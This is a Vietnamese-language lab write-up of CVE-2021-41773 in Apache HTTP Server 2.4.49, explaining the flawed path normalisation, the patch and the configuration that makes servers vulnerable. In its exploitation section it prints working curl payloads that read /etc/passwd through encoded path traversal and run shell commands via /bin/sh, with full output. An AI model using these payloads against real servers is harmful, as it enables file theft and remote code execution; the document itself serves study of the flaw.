Lỗ hổng Path Traversal, Remote Code Execution CVE-2021-41773 trên Apache http server

1. Tổng quan

CVE-2021-41773, Apache HTTP Server 2.4.49 dễ bị tấn công thực thi Path Traversal và Remote Code. Lỗ hổng cho phép người dùng có thể xác định được bất kì tệp tin nào trên server có tồn tại hay không, bao gồm cả các tệp tin bên ngoài thư mục web của server. Lỗ hổn còn cho phép thực thi các lệnh tuỳ ý dựa trên thư mục **bin/sh.**


Thông tin cơ bản:

CVS Score	7.5 (theo NVD)
Mức độ nghiên trọng	Hight
Nền tảng	Apache http server
Loại lỗ hổng	Path Traversal, Remote Code Execution
Phiên bản ảnh hưởng	2.4.49, 2.4.50

2. Nghiên cứu lỗ hổng

2.1. Bản vá

Sau khi nhận được thông tin về lỗ hổng Apache đã phát hành ngay bản vá: https://github.com/apache/httpd/commit/e150697086e70c552b2588f369f2d17815cb1782



Để ngăn chặn các cuộc tấn công đi qua đường dẫn, chức năng chuẩn hóa có trách nhiệm giải quyết các giá trị được mã hóa URL từ URI được yêu cầu, giải quyết từng giá trị Unicode một. Do đó, khi URL mã hóa dấu chấm thứ hai là , logic không nhận ra là dấu chấm do đó không giải mã nó, điều này chuyển đổi các ký tự thành và bỏ qua kiểm tra.***%2e%2e../.%2e/***

Bản vá này sửa đổi lại bằng cách decode hết các ký tự Unicode trên URL và thực hiện loại bỏ logic đi qua đường dẫn khỏi URI được yêu cầu.

Nhưng bản vá này cũng tạo ra 1 lỗ hổng tương tự là ***CVE-2021-42013*** và ngay lập tức họ phát hành bản mới để loại bỏ lỗ hổng này trên bản ***apache http server 2.4.51.***

2.2. Nguyên nhân lỗ hổng

2.2.1. Path Traversal

Ngoài việc bỏ qua kiểm tra đường dẫn đi qua, để máy chủ Apache HTTP dễ lỗ hổng, cấu hình máy chủ HTTP phải chứa chỉ thị thư mục cho toàn bộ hệ thống tệp máy chủ như "Require all denied".

```
240 #
241 #<Directory />
242 #   AllowOverride none
243 #   Require all denied
244 #</Directory>
245
```

2.2.2. Remote Code Execution

Mặc dù CVE-2021-41773 ban đầu được ghi nhận là path traversal nhưng nghiên cứu bổ sung kết luận rằng lỗ hổng có thể được khai thác thêm để tiến hành thực thi mã từ xa khi mô-đun mod_cgi được kích hoạt trên máy chủ Apache HTTP, điều này cho phép kẻ tấn công tận dụng lỗ hổng path traversal và gọi bất kỳ tệp nhị phân nào trên hệ thống bằng cách sử dụng yêu cầu HTTP POST.

```
176 <IfModule !mpm_prefork_module>
177         #LoadModule cgid_module modules/mod_cgid.so
178 </IfModule>
179 <IfModule mpm_prefork_module>
180         LoadModule cgi_module modules/mod_cgi.so
181 </IfModule>
```

Theo mặc định, mô-đun bị vô hiệu hóa trên máy chủ Apache HTTP bằng cách nhận xét dòng trên trong tệp cấu hình. Do đó, khi mod_cgi được bật và cấu hình " Require all denied " được áp dụng cho chỉ thị thư mục hệ thống tệp thì kẻ tấn công có thể thực hiện các lệnh từ xa trên máy chủ Apache.

2.3. Thực hành khai thác

Môi trường

- Kali (linux)
- Apache Http Server

Thực hành:

(Đã tắt " Require all denied " và load modul mod_cgi trong tệp htttpd.conf của server Apache**)**

Path Traversal:

- **Step 1:** Khởi động Apache Http Server trên localhost

```
┌──(tuando㉿kali)-[/usr/local/apache2/bin]
└─$ sudo ./apachectl -k start
[sudo] password for tuando:
```

- **Step 2**: dùng curl để load trang web trên terminal của Kali.

```
└─$ curl http://localhost:8080 -v
*   Trying ::1:8080...
* Connected to localhost (::1) port 8080 (#0)
> GET / HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 07 Nov 2021 10:58:24 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Mon, 11 Jun 2007 18:53:14 GMT
< ETag: "2d-432a5e4a73a80"
< Accept-Ranges: bytes
< Content-Length: 45
< Content-Type: text/html
<
<html><body><h1>It works!</h1></body></html>
* Connection #0 to host localhost left intact
```

- **Step 3:** Chèn vào URL payload đã mã hoá URL đẻ tấn công Path Traversal

```
└─$ curl 'http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd' -v
*   Trying ::1:8080...
* Connected to localhost (::1) port 8080 (#0)
> GET /cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 07 Nov 2021 11:01:54 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Tue, 05 Oct 2021 13:25:22 GMT
< ETag: "d1e-5cd9af62bc807"
< Accept-Ranges: bytes
< Content-Length: 3358
<
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:113::/nonexistent:/usr/sbin/nologin
messagebus:x:108:114::/nonexistent:/usr/sbin/nologin
redsocks:x:109:115::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
```

Remote Code Execution

- **Step 1:** Khởi động Apache Http Server trên localhost

```
┌──(tuando㉿kali)-[/usr/local/apache2/bin]
└─$ sudo ./apachectl -k start
[sudo] password for tuando:
```

- **Step 2**: dùng curl để load trang web trên terminal của Kali.

```
└─$ curl http://localhost:8080 -v
*   Trying ::1:8080...
* Connected to localhost (::1) port 8080 (#0)
> GET / HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 07 Nov 2021 10:58:24 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Mon, 11 Jun 2007 18:53:14 GMT
< ETag: "2d-432a5e4a73a80"
< Accept-Ranges: bytes
< Content-Length: 45
< Content-Type: text/html
<
<html><body><h1>It works!</h1></body></html>
* Connection #0 to host localhost left intact
```

- **Step 3:** Dùng phương thức POST của curl kèm thêm chèn payload vào URL để thực hiện khai thác lỗ hổng dựa trên tệp nhị phân bin/sh

```
└─$ curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh -v -d echo;id
*   Trying ::1:8080...
* Connected to localhost (::1) port 8080 (#0)
> POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 4 out of 4 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 07 Nov 2021 11:11:28 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Thu, 04 Mar 2021 09:22:32 GMT
< ETag: "1ea78-5bcb281d56600"
< Accept-Ranges: bytes
< Content-Length: 125560
<
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
* Failure writing output to destination
* Closing connection 0
uid=1000(tuando) gid=1000(tuando) groups=1000(tuando),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(bluetooth),133(scanner),141(kaboxer),142(docker)
```

3. Referiences

- https://blog.qualys.com/vulnerabilities-threat-research/2021/10/27/apache-http-server-path-traversal-remote-code-execution-cve-2021-41773-cve-2021-42013
- https://nvd.nist.gov/vuln/detail/CVE-2021-41773
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773
- https://twitter.com/h4x0r_dz/status/1445384417908862977?s=20